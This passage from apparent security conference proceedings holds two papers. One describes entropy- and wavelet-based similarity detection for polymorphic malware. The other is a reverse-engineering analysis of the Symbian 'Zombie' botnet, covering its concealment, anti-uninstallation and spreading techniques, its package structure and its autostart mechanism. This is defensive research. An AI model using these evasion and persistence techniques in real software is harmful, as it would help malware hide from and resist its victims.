For global alignment of sequences, we will use the Wagner-Fischer dynamic programming method based on the Levenshtein distance. Using this method, insertion, deletion and substitution operations will receive penalties depending on the characteristics of the compared elements (see Edit Cost Function).

The comparison will be carried out in two steps. First, we will align the sequences (see Section Sequence Alignment), i.e., we will look for the correspondence between similar elements. Then we will estimate the total degree of similarity between two sequences (see Estimating Degree of Similarity).

Edit Cost Function

Since each element of a sequence is identified by two characteristics (size and entropy), we need to select a general cost function that will determine a normalized penalty value for the mismatching of two elements depending on the difference in their sizes and averaged entropy values. We set the range for this function between zero and a certain constant which will indicate the absolute similarity and absolute difference of two sequences accordingly. So, by selecting such a function, we will be able to align two sequences.

Denoting the sizes of two elements by $size_1$ and $size_2$ while denoting their averaged entropy by ent_1 and ent_2, we may set the size penalty according to the following function:

$$\text{cost}_s = \frac{|size_1 - size_2|}{size_1 + size_2} \qquad (4)$$

Here at least the size of one of the compared elements should be non-zero. For this formula, the maximum penalty for the difference in sizes equals 1. If the sizes are equal, then there is no penalty.

Now, let us set a penalty for the difference in entropy:

$$\text{cost}_e = \frac{1}{1+\exp(-4\cdot|ent_1 - ent_2| + 6.5)} - 0.001501 \qquad (5)$$

In this formula, we use a sigmoid (see Figure 1). Through its form we can regulate the normalized penalty value differently. In this case, two elements with a difference in entropy starting from 2 bits are considered different.




Figure 1: Sigmoid for normalizing the difference in entropy between two segments

The total penalty for two segments is calculated as a sum of penalties for difference in size (4) and entropy (5):

$$\text{cost} = \text{cost}_s \cdot PART\_SIZE + \text{cost}_e \cdot PART\_ENT \quad (6)$$

The use of coefficients in formula (6) allows the fraction of penalty for size or entropy to be set differently when comparing two segments.

Sequence Alignment

After we decide on the general cost function, we can determine an alignment algorithm for two sequences. Like any algorithm based on the Levenshtein distance, our algorithm utilizes dynamic programming. We set an edit matrix d, i.e., a two-dimensional array in which each element

determines the comparison of corresponding subsequences. The essence of the algorithms lies in filling in this array and determining the last element that represents the resulting penalty for comparing two sequences.

Regardless of the fact that the general cost function takes into account differences in both size and the averaged entropy values of two elements, we will also additionally account for the logarithmic sizes of the corresponding elements when filling in array d. In addition, to allow for more flexible adjustment of total penalty value, we will use the constant TAX which represents the average share of the penalty for all elements.

So, when filling in the first column, which represents deletion of corresponding elements from the first sequence s_1, we will use the following formula:

$$d[i][0] = d[i-1][0] + TAX \cdot \log_{10}(s_1[i-1].size),\ i = 1 \ldots length(s_1).$$

Likewise, to fill in the first row, which represents insertion of corresponding elements from the second sequence s_2, we use a similar formula:

$$d[0][j] = d[0][j-1] + TAX \cdot \log_{10}(s_2[j-1].size),\ j = 1 \ldots length(s_2).$$

All other elements of array d are set according to the following formula:

$$d[i+1][j+1] = \min \begin{cases} d[i][j] + \text{cost}(s_1[i], s_2[j]) \cdot \log_{10}((s_1[i].size + s_2[j].size)/2) \\ d[i][j+1] + TAX \cdot \log_{10}(s_1[i].size) \\ d[i+1][j] + TAX \cdot \log_{10}(s_2[j].size) \end{cases} \quad (7)$$

In each step, we select one of the three minimal values. If the first summand is minimal, then it indicates that two elements are replaced. In this case, the edit operation receives a penalty not only from the cost function (6), but also from the average size of the two elements in logarithmic dependence. If the second summand is minimal, then it indicates that the element from the first sequence s_1 is deleted. In this case, the operation receives a penalty depending on the size of the area. Finally, if the third summand is minimal, then it indicates that the element from the second sequence s_2 is inserted. The penalty in this case also depends on the size of the area.

So, the resulting array d contains information on penalties received when comparing corresponding subsequences, and, therefore, its last element represents how large the penalty is when comparing the whole sequences s_1 and s_2. If we follow the array from its end while taking into account minimal values, then we obtain the full alignment of two sequences (Wagner & Fisher).

Estimating the Degree of Similarity

To estimate the degree of similarity between two sequences, we need to determine the maximum penalty that their comparison could have received. The maximum penalty means that all elements from the first sequence are deleted, and all elements from the second sequence are inserted with the corresponding penalties. The value is already calculated when filling in array d. Namely, it equals the sum of the last element in the first row and the last element in the first column. A good rule of thumb is to increase the estimate of the maximum penalty and thus bring together two sequences. For this, we need to recalculate the maximum penalty while taking into account the performed alignment:

$$\text{cost\_max} += \begin{cases} 2 \cdot TAX \cdot (\log_{10}(s_1[i].size) + \log_{10}(s_2[j].size)), & s_1[i] \text{ substitution } s_2[j] \\ TAX \cdot \log_{10}(s_1[i].size), & \text{delete } s_1[i] \\ TAX \cdot \log_{10}(s_2[j].size), & \text{insert } s_2[j] \end{cases} \quad (8)$$

In other words, calculating value cost_max is similar to filling in the first column and the first row of array d, with the only difference being that we artificially increase the penalty by doubling it when replacing two elements.

Given that the last element of array d represent the true difference between two sequences while the maximal penalty cost_max represents how different the subsequences could have been in the worst case scenario, the resulting degree of similarity may be calculated as follows:

$$similarity = 100 - \frac{d[length(s_1)][length(s_2)]}{\text{cost\_max}} \cdot 100 \quad (9)$$

Experiment

To demonstrate the capabilities of the described method, let us examine the comparison of two files that differ in structure but belong to the same family of malicious programs. The structural differences are explained by the peculiarities of the polymorphic packer used to protect malicious functionality. To detect these malware, Dr.Web Anti-virus uses a special procedure that analyses the functionality of an executable file. If particular evidence is found, the anti-virus reports the detection of BackDoor.Tdss.based.7. Use of the suggested method allows for the similarity of such files to be detected on the basis of their structural entropy only.

Figures 3 and 4 display entropy diagrams of the first and second file accordingly. The diagrams are built using the sliding window method. For illustration purposes, intervals with packed data are shortened. As a window size, we selected 256 bytes. Therefore, the maximum entropy level in one window can reach up to 8 bit (1). For a window shift, we use 128 byte. Such a selection means that our algorithm is effective on files of 2 and more megabytes.

First, let us examine the segmentation algorithm in respect to the first file (see Figure 3). To understand the capability of wavelet analysis used for segmentation, see Figure 2 which displays wavelet coefficients surface $W(a,b)$ built using DWT. For this transform, we used the Haar wavelet as a mother wavelet. Each point on the surface represents the compliance of the source data with the selected mother wavelet. In this figure, you can see that at larger transformation scales, insignificant changes in source data are ignored and vice versa; on the lower scales, there is more detail. Therefore, the maximal transformation scale determines the resulting number of segments, while the minimal scale is responsible for accuracy within the limits of obtained segments.




Figure 2: Wavelet coefficients built using DWT on the first 160 counts of the first file

To compare two files, we need to apply the following parameters to our segmentation algorithm. Let us set the maximum transformation scale to 16, which would mean that the number of wavelet translators is 4, i.e., formula (3) will be computed four times. The threshold limit for determining significant wavelet coefficients will be set to 0,5, which means that we will ignore peaks of wavelet coefficients less than 0,5 in height (as in Figure 2) when segmenting the file. As a result, when using this algorithm, we will receive segments whose borders are displayed at the top of the diagrams in Figures 3 and 4.




Figure 3: Entropy diagram of the first file

In these diagrams, you may see differences in the structure of the selected files. In the first file, the 5-th segment is located to the right of the 3-th segment of the second file. This is explained by the fact that the polymorphic packer placed the compressed data in a different order: in the first file, these data are placed after the import section (3-th segment), while in the second file, they are placed before the import section (4-th segment). We should also note that in the first file, the segmentation algorithm singled out the area with zero entropy (4-th segment). A similar area is also present in the second file (windows from 103 to 106), but it is shorter on one window and is placed to the left of the low entropy area. Therefore, the segmentation algorithm has not split the 5-th segment of the second file. Other areas of the files have similar characteristics and equal positions.




Figure 4: Entropy diagram of the second file

After representing files as sequences of segments each of which is characterized by its size and averaged entropy, we apply our alignment algorithm. But first, we need to determine setting parameters. Let us set the coefficients from formula (6) as follows: $PART\_AVR = 0.6$, $PART\_SIZE = 1.4$. This will increase the effect of the difference in the size of the compared elements when calculating penalties. The parameter TAX will be set to 0.3. This means that the cost function for two mismatching elements will return 0.3 on average. After that, let us fill in array d (see Table 1). Note that column 0 in this table represents the cost of deleting all elements from the first sequence, while row 0 represents the cost of inserting all elements from the second sequence. In other words, in order to turn the first sequence into the second sequence, we need to delete all elements from the first sequence and then insert all elements from the second sequence.

Table 1: Cost array for comparing the segment sequences of two files

№	0	1	2	3	4	5	6	7
0		0.254	0.662	1.179	1.570	1.946	2.816	3.224
1	0.254	0.000	0.409	0.926	1.317	1.693	2.562	2.971
2	0.637	0.384	0.083	0.600	0.991	1.367	2.237	2.645
3	1.027	0.774	0.473	0.991	0.605	0.982	1.851	2.260
4	1.237	0.984	0.683	1.200	0.815	1.192	2.061	2.470
5	1.759	1.506	1.205	0.704	1.094	1.470	2.340	2.748
6	2.193	1.940	1.639	1.138	1.528	1.501	2.370	2.423
7	3.066	2.813	2.512	2.010	2.401	2.374	1.523	1.931
8	3.469	3.216	2.915	2.413	2.803	2.706	1.926	1.541

Once we have filled in array d, let us examine the alignment procedure for two sequences (see Table 2). The procedure involves progressing through Table 1 from its lower right corner. Shifting to an element with the lowest cost, we determine one of the three edit operations. If the element with the lowest cost is located to the left of the current element, then it means that the current element from the second sequence is inserted. An example is the 4-th segment of the second file. If we shift vertically, then it indicates that the element from the first sequence is deleted. Other examples are the 3- and 4-th segments of the first file. If we shift diagonally, then it indicates the substitution of the corresponding elements.

Table 2: Alignment of the segment sequences of two files

#	Number of windows	Entropy (bit)		#	Number of windows	Entropy (bit)		Real penalty	Max. penalty
1	7	2.2121		**1**	7	2.1520		0.000	1.014
2	19	5.7247		**2**	23	5.4067		0.083	2.598
3	20	4.1126						0.473	2.989
4	5	0						0.683	3.198
5	55	7.0767		**3**	53	7.1456		0.704	5.277
				4	20	4.3738		1.094	5.667
6	28	2.8067		**5**	18	1.6753		1.501	7.289
7	810	7.1768		**6**	790	7.1740		1.523	10.773
8	22	2.8163		**7**	23	2.8536		1.541	12.395

As a result, to determine the degree of similarity between two sequences, we need to compare the real penalty to the maximum one. By real penalty, we understand this to be the resulting penalty received after filling in array d (Table 1). The maximum penalty represents how different the sequences could have been. The maximum penalty is calculated after alignment is completed in order to increase the penalty when comparing similar elements. For instance, if we look at the first segments of the files in our example, we will see in Table 1 that the deletion or insertion of each of them receives a penalty of 0.254. That means that the maximum penalty after an artificial increase will be 0.508. Such penalty will push away the compared sequences, though we can see that both segments are very alike. Therefore, we increase the maximal penalty and, taking into account formula (8), obtain the value of 1.014. So, when we determine the share of the real penalty in the maximum one (9), we determine the degree of similarity between two sequences. In our example it equals 87.565%.

Conclusion

The proposed solution has a number of advantages that help detect malicious programs efficiently on personal computers. First, this comparison does not take into account the functionality of analysed files and is based solely on determining the similarity in code and data area positions. Therefore, the algorithm is effective against many ways of protecting executable code. On the other hand, such a comparison may result in false alarms. Therefore, our solution is useful as a preliminary test that triggers the running of additional checks. Second, the method is relatively easy to implement and does not require code disassembly or emulation. And, third, the malicious file record is compact which is significant when compiling anti-virus databases.

References

Breitenbacher, Z. (2010). Entropy based detection of polymorphic malware. *Proceedings of the 19th Annual EICAR Conference "ICT Security: Quo Vadis?"*, 117-128. Paris, France: Presses Techniques de l'ESIEA.

Daubechies, I. (2001). *Desjat' lektsij po vejvletam*. [Ten lectures on wavelets]. Izhevsk: NIC Regular and Chaotic Dynamics.

Ebringer, R., Sun, L., & Boztas, S. (2008, October 2008). A fast randomness test that preserves local detail. *Proceedings of the Virus Bulletin (VB) Conference*, 34-42. Abingdon, UK: Virus Bulletin.

Fabjanski, K., & Kruk T. (2008). Network traffic classification by common subsequence finding. In M. Bubak, G. van Albada, & P. Sloot (Eds.), *Computational Science - ICCS 2008* (Vol. 5101, pp. 499-508). Berlin-Heidelberg: Springer.

Gheorghescu, M. (2005). An automated virus classification system. *Proceedings of the Virus Bulletin (VB) Conference*, 294-300. Abingdon, UK: Virus Bulletin.

Kreibich, C., & Crowcroft, J. (2006). Efficient sequence alignment of network traffic. *Proceedings of Internet Measurement Conference*, 307-312. Melbourne, Australia: IMC.

Li, J., Xu, J., Xu, M., Zhao, H., & Zheng, N. (2009). Malware obfuscation measuring via evolutionary similarity. *Proceedings of the International Conference on Future Information Networks*, 197-200. Los Alamitos, CA: IEEE Computer Society

Lyda, R., & Hamrock, J. (2007). Using entropy analysis to find encrypted and packed malware. *IEEE Security and Privacy*, 5(2), 40–45.

Newsome, J., Karp, B., & Song, D. (2005). Polygraph: Automatically generating signatures for polymorphic worms. *Proceedings of the 2005 IEEE Symposium on Security and Privacy*, 226-241. Los Alamitos, CA: IEEE Computer Society.

Perdisci, R., Lanzi, A., & Lee, W. (2008). Classification of packed executables for accurate computer virus detection. *Pattern Recognition Letters*, 29(14), 1941–1946.

Sun, L., Versteeg, S., Boztas, S., & Yann, T. (2010). Pattern recognition techniques for the classification of malware packers. *Proceedings of the 15th Australian Conference on Information Security and Privacy* (pp. 370-390). Berlin-Heidelberg: Springer-Verlag.

Sung, A. H., Xu J., Chavez P., & Mukkamala S. (2004). Static analyzer of vicious executables (SAVE). *Proceedings of the 20th Annual Computer Security Applications Conference*, 326-334. Washington, DC: IEEE Computer Society.

Wagener, G., State, R., & Dulaunoy, A. (2007, 8 December 2007). Malware behaviour analysis, extended version. *Journal in Computer Virology*, 4(4), 279-287.

Christodorescu, M., & Jha, S. (2004). Testing malware detectors. *Proceedings of the ACM SIGSOFT International Symposium on Software Testing and Analysis*, 34–44. New York: ACM.

Jacob, G., Neugschwandtner, M., Comparetti, P. M., Kruegel, C., & Vigna, G. (2010). A static, packer-agnostic filter to detect similar malware samples. *Department of Computer*

Science University of California Santa Barbara Technical Report, 2010-26. Retrieved 29 November 2010 from http://www.cs.ucsb.edu/research/tech_reports/.

Wagner, R.A., & Fischer, M.J. (1974). The string-to-string correction problem. *Journal of the ACM, 21*(1), 168-173.

Prangišvili, I. V. (2003). *Èntropijnye i drugie sistemnye zakonomernosti. Voprosy upravlenija složnymi sistemami* [Entropy and other system laws. Issues of managing complex systems] (p. 432). Moscow: Nauka.

New type of threat: Mobile botnets on Symbian

Cao Yang[1], Zou Shihong[1, 2], Li Wei[1]

1, NetQin Mobile Inc.

2, Beijing University of Posts and Telecommunications

About Author(s)

Cao Yang is a virus analyst in Threat Response Team, Research Center, NetQin Mobile Inc. Contact Details:caoyang@netqin.com

Zou Shihong is vice president of NetQin Mobile Inc.

Contact Details:zoushihong@netqin.com

Li Wei is director of Research Center, NetQin Mobile Inc

Contact Details:liwei@netqin.com

Mail Address: No.4 Building, Heping Li East Street 11,Dongcheng District, Beijing, China 100013

Fax: +86 10 85655518

Keywords

"Zombie", botnets, mobile security, Symbian worm, malicious server

New type of threat: Mobile botnets on Symbian

Abstract

In last June, sets of viruses broke out on Symbian phones in China. Within one week, more than 1 million phones were infected, according to CNCERT. The statistics of victim has been climbing since then. Compared to the viruses broke out previously, these viruses bear more resemblance to the "botnets" virus on PC, so they are given the name "Zombie". (The formal virus names are "FC.ThemeInstaller.A", "AVK.DuMusic.A" and their variants.)

This paper will firstly provide some background information about "Zombie", and then introduce the security mechanism on Symbian OS 9, the basic assembly code and reverse engineering techniques, all of which are essential to understand the latter part. Next, this paper will explain the basic features of "Zombie" from an implementation aspect, including how they propagate, how they protect themselves against anti-virus, and how they spread etc. These features are illustrated with assembly code and regenerated standard API on Symbian. Most importantly, this paper will explain the new feature of "Zombie", that remote malicious server plays an important, even vital role in the attack and spread of "Zombie". It will show how the server commands "Zombie" to conduct malicious behaviours the hacker wants. These commands can range widely, from uploading sensitive information of the victim to downloading new addresses of the remote server for protecting "Zombie" from operator, such as China Mobile's blocking. This paper will provide these commands already known, but there will always exist new commands, since the high expansibility of "Zombie" allowing them to accept whatever commands defined by hacker. By showing and explaining these "protocol" between remote malicious server and 'Zombie", this paper will provide an overview of the whole process of "Zombie" attack and the framework of this new type of mobile threat.

Finally, this paper will conclude on the importance of the "Zombie" and their influence to mobile security world widely.

Introduction

As is known to all, China has the largest smart-phone market around the world. Driven by potential huge profit, many hackers take risks producing mobile viruses. This situation is especially critical on Symbian, since it is the most popular platform currently in China. In 2010 alone, more than 1700 mobile viruses (NetQin, 2010a) have been captured, which exceeds the three previous years combined. Besides increasing in amount, the viruses are also developing in the ability to attack, defend and spread. By now, they have grown strong enough to cause havocs on mobile platforms.

In this paper, the "Zombie" viruses will be discussed. The word "Zombie" is an informal name given to viruses possessing the typical characteristic of botnets - all the victims are, at least partially, controlled by the hacker. In last June, "Zombie" broke out and infected more than one million phones within one week (CNCERT, 2010), according to CNCERT (China National Computer network Emergency Response Technical). Although China's largest operator-China Mobile, took several measures, such as blocking malicious servers, deactivating the phones which sends lots of featured short messages, the amount of victim was still climbing. Due to the strong transmissibility and robustness of "Zombie", the direct economic losses have totalled twenty million Yuan (NetQin 2010b). Moreover, the outbreak of "Zombie" also draws the attention of mainstream medias. For example, CCTV (China Central Television) gave a special coverage (CCTV, 2010) on this security incident. "Zombie" was firstly captured by us in last June, with the

name “NmapPlug.A”. Till now, dozens of variants have been found. They were given names like “FC.ThemeInstaller.A” and “AVK.DuMusic.A” in our virus database. [1]

This paper will give a detailed analysis of ThemeInstaller.A which is a classic representation of “Zombie”. Firstly, it provides background information about Symbian’s security mechanism and introduces some reverse techniques on Symbian platform. Then, the analysing procedure begins. Each conclusion will be illustrated with assembly code and regenerated standard API. Moreover, the specific protocol between “Zombie” and remote server will be provided and explained, to reveal the framework of this threat. Finally, based on these findings, this paper concludes on the work done and predicts the impact “Zombie” brings to mobile security world widely.

Required Knowledge

In this section, we will introduce some basic knowledge which can help to understand the analysis in latter part. These knowledges include three aspects: Symbian’s security mechanism, ARM assembly code, and some reverse techniques.

Symbian’s security mechanism

Since the version 9, Symbian introduces a new security mechanism, which mainly falls into three parts: data caging, capabilities and Symbian Signed. In general, if the application wants to conduct certain behaviours, it must have the corresponding capability. The capability is granted by Symbian through the form of certificate. Before the grant of certain certificate, Symbian will do checks on the software. The scale of check depends on the level of capability required. Currently, most viruses get certificate through Express Sign, which is enough to cause havocs on Symbian. Data caging is the restrictions for directory’s access. For example, every application has a private directory which cannot be accessed by other applications if they don’t have the “AllFiles” capability. The system’s directories such as “sys\bin” also have restrictions for read/write operations. [2]

ARM assembly code

As we know, Symbian is based on ARM’s architecture, in other words, the form of code running on the phone is actually ARM assembly.[3] For this paper, we only need to know a few instructs.

- PUSH {r1, r2}: push the value of r1 and r2 ,to the stack of current function
- MOV r1, r2: set r1 with the value of r2.
- LDR r2, =off_794B0138: load the value of variable off_794B0138 to R2.
- LDR r2, [r1]: load the byte at the address indicated by r1
- BLX r1: call the function whose address is indicated by r1
- CMP r1, r2: r1 minus r2 and the result will affect certain bits in flag register.
- BLE loc_794AC48C: check the result of CMP, by accessing certain bits in flag register. For example, taking previous instruct into account, if the value is less than or the same to

[1] We have given a special coverage about “Zombie” on our website. Please refer to “http://www.netqin.com/market/jiangshi/” for more information.

[2] Detailed information can be found on Nokia’s wiki (Nokia, 2009).

[3] The languages such as Java and Python are not the same. They are runtime languages, and run on a virtual platform.

the value of r2, call the function loc_794AC48C.

- B: directly jump to an address without return
- STR r2, [r0] : store r2 to the address indicated by r0

Several reverse techniques

Descriptors

Actually, descriptor is the predefined format for strings on Symbian. The identification of plaintext is important during reverse engineering. There are mainly five kinds of descriptors, summarized in the table below.

TBuf	3
TBufC	0
HBufC	0
TPtr	4
TPtrC	1

Table 1: class code for descriptors

The number is the value of their first half byte, which is reserved to identify the class of descriptors. It is a little more difficult to read the string for TPtr and TPtrC. The structure of TPtr is shown below. (The structure of TPtrC doesn't have the max length field.)

4bits:type	28bits:length	32bits:max length	32bits:address of the real string

When the descriptor is TPtr or TPtrC, we should jump to the real address to get strings. The other three descriptors can be directly read, and will not be discussed here.

Function arguments

When the system calls functions, the storage of arguments have mainly two cases. For a non-static member function of a class, register r0 always stores the "this" pointer of this class, and the augments are stored one after another in r1, r2……. For example, when we call the function CTelephony::GetPhoneId(TRequestStatus &,TDes8 &), the register r0 stores "this" pointer of CTelephony's object, r1 stores the address of TRequestStatus's object, r2 stores the address of an descriptor. But when the function to be called is a static function, then r0 will be used as ordinary registers.

Class identification

The reverse engineering of a class is the most important part, especially on Symbian. Because there are callbacks and virtual functions used everywhere. Without the knowledge of the classes' structure, some virtual functions which are not directly called will be missed during analysis. Actually, they may also execute, through dynamic function calls.

The vtable is the key to know about class, and it will be visited during the class's construct period. Usually, system will allocate memories for a class before constructing it. On Symbian, the allocation method is usually "User::AllocZL". After allocation, the construct procedure begins. Actually, the construct is a recursion period. The pseudo code is shown below.

```
Alloc memory;
Call ObjectConstructor;
FUNC ObjectConstructor
    WHILE has next parent class
        Call ObjectConstructor of this parent class
    ENDWHILE
    Put offset 4 bytes of vtable address into first 4 bytes of object's memory
END FUNC
```

We can see that the vtable address can be got though the construction period.

Dynamic call

Dynamic call supports one of the three main features of C++: polymorphism. The steps implemented on ARM platform is shown below.

```
LDR     R0, [R4]; R4 stores "this" pointer of current class. In this step, R0 will store the object's first byte.
LDR     R1, [R0, #0xC]; 0xC is the offset of vtable, and this step is used to get address of related virtual function
    MOVS    R0, R4; R4 is "this" pointer, which stores the address of current class object
    BLX     R1; call the virtual function
```

The analysis of "Zombie"

Beyond all doubt, "Zombie" has earned its fame, with millions phones infected and a huge botnets created. Fortunately, the hacker's aim is not attacking but earning money, otherwise this botnets is large enough to disable current telecommunication network.

Symbian 9's security mechanism is more rigorous than other OS and was once thought a good solution to malware problem. Even so, "Zombie" has successfully created a botnets on this platform. It's believed that the special features of "Zombie", and an elaborately-designed protocol with remote server, make mobile botnets comes into reality.

The next sections are organized as follows. First, we will summarize the typical features of "Zombie". Second, the static structure of ThemeInstaller.A will be introduced. Then, the concrete features will be analysed, illustrated with related reversed assembly code and flowchart. Finally, the decrypted protocol between server and ThemeInstaller.A will be provided and explained. Based on these results, we will illustrate the framework of this new type of threat.

Typical features

The typical features of "Zombie" fall into three categories: concealment, defensiveness and transmissibility. [4]

- Concealment: strategies taken to hide or disguise.
  - Clear traces in system's log after conduct communication activities, such as connecting to Internet or sending messages, etc.
  - Go into self-destruction period, when certain task finishes.
  - Only start malicious tasks when the phone is not being used.
  - Conduct activity, such as making new calls, sending messages, installing software and connecting to Internet, in a stealthy way.
  - Only release and install new malware, when there are suitable amount of software installed.
  - Clear records in system's installation log after silent installation.
  - Hide from system's task list.
- Defensiveness: strategies taken to defend itself against stop or elimination.
  - Attack security softwares.
  - Schedule task to launch itself.
  - Send messages via socket, which will escape the monitoring or control of other softwares. [5]
  - Daemon process is implemented to defend against process killing.
  - Daemon package is implemented to protect itself from uninstallation.
  - Anti-uninstallation in a violent way.
- Transmissibility: strategies taken to spread.
  - Send short messages with a download link in the text. The recipient and message text are customized by the hacker.
  - Download and install new malware from malicious server

Besides all these "local" features, "Zombie" is actually notorious for the botnets feature: all the viruses are controlled by the remote server. Through interactions with "Zombie", the remote server can configure certain behaviours, such as messages, call, and self-protection, etc.

Structural analysis

This section mainly discusses the structure of ThemeInstaller.A[6]. Other variants have similar structure and features.

[4] These features are merged version of all variants, such as DuMusic.A and NmapPlug.A.

[5] This point rectifies previous opinion in (Axelle Apvrille, 2010), that Symbian has only two messaging methods.

[6] sha1: C091665B8D48D37EA4AC4BA0FC5FF82868BFD37C.

ThemeInstaller.A arrives as a simple package including four data files and one executable. Its Symbian signed and the certificate is issued to “Hangzhou Ruixi Technology Co., Ltd.” The defects of Symbian Signed will not be discussed here, since it has been explained in (Axelle Apvrille, 2010). The following script is extracted from the package using SisContents (SisContents 2010).

"C_System\Data\Theme\0.dat"-"C:\System\Data\Theme\0.dat"

“C_System\Data\Theme\1.dat"-"C:\System\Data\Theme\1.dat"

"C_System\Data\Theme\2.dat"-"C:\System\Data\Theme\2.dat"

"C_System\Data\Theme\3.dat"-"C:\System\Data\Theme\3.dat"

"C_Resource\Apps\OviUpdate_20031C43.rsc"-"C:\Resource\Apps\OviUpdate_20031C43.rsc"

"C_sys\bin\ThemeInstaller.exe"-"C:\sys\bin\ThemeInstaller.exe", FR, RI

OviUpdate_20031C43.rsc is a standard resource file.ThemeInstaller.exe is an executable file. The flag “FR, RI” indicates it will run immediately after the installation. The four data files are actually encrypted version of standard installation packages: sisx or jar. They will be decrypted and installed by ThemeInstaller.exe. The decrypted version of 0.dat is a safe jar file, which may be hacker’s trick to convince the user nothing but safe software installed. Other three data files are the real “Zombie” viruses and their names are “Ovi Update”, “Ovi Store Installer” and “OviStore”. (Certainly, these packages are also Symbian Signed. The certificate is issued to “Hangzhou Ruixi Technology Co., Ltd.”) In latter section, we will explain the relationship between these packages. The structure of “Ovi Update” is as follows, with unimportant files omitted.

"sys\bin\OviUpdate.exe"-"!:\sys\bin\OviUpdate.exe", FR, RI

"C_sys\bin\DebugSrv.exe"-"C:\sys\bin\DebugSrv.exe"

"C_sys\bin\TrafficD.exe"-"C:\sys\bin\TrafficD.exe"

"C_sys\bin\OviStoreInstaller.exe"-"C:\sys\bin\OviStoreInstaller.exe"

"C_private\101f875a\import\[20031C45].rsc"-"C:\private\101f875a\import\[20031C45].rsc"

"C_sys\bin\AssistantProtect.exe"-"C:\sys\bin\AssistantProtect.exe"

"C_sys\bin\RunAssistant.exe"-"C:\sys\bin\RunAssistant.exe", FR, RR, RW

As the related flags indicate, OviUpdate.exe will run after installation and RunAssistant.exe will run during uninstallation. The file [20031c45].rsc will be copied into “c:\private\101f875a\import” on the phone, which is Symbian OS 9’s typical way to start applications on phone boot. The hex dump of this file shows that OviStoreInstaller.exe will be launched.

```
6B 4A 1F 10 00 00 00 00 00 00 00 19 FD 48 E8 ; kJ..........劜?
01 4A 00 01 00 02 00 20 20 21 3A 5C 73 79 73 5C ; .J.....  !:\sys\
62 69 6E 5C 4F 76 69 53 74 6F 72 65 49 6E 73 74 ; bin\OviStoreInst
61 6C 6C 65 72 2E 65 78 65 08 00 00 00 00 00 00 ; aller.exe.......
00 00 14 00 42 00                               ; ....B.
```

The structure of “Ovi Store Installer” is much simpler, and the extracted script is shown below. Here, we only need to know that RunAssistantProtect.exe will run during uninstallation. What it handles will be discussed later.

"sys\bin\Assistant.exe"-"!:\sys\bin\Assistant.exe"

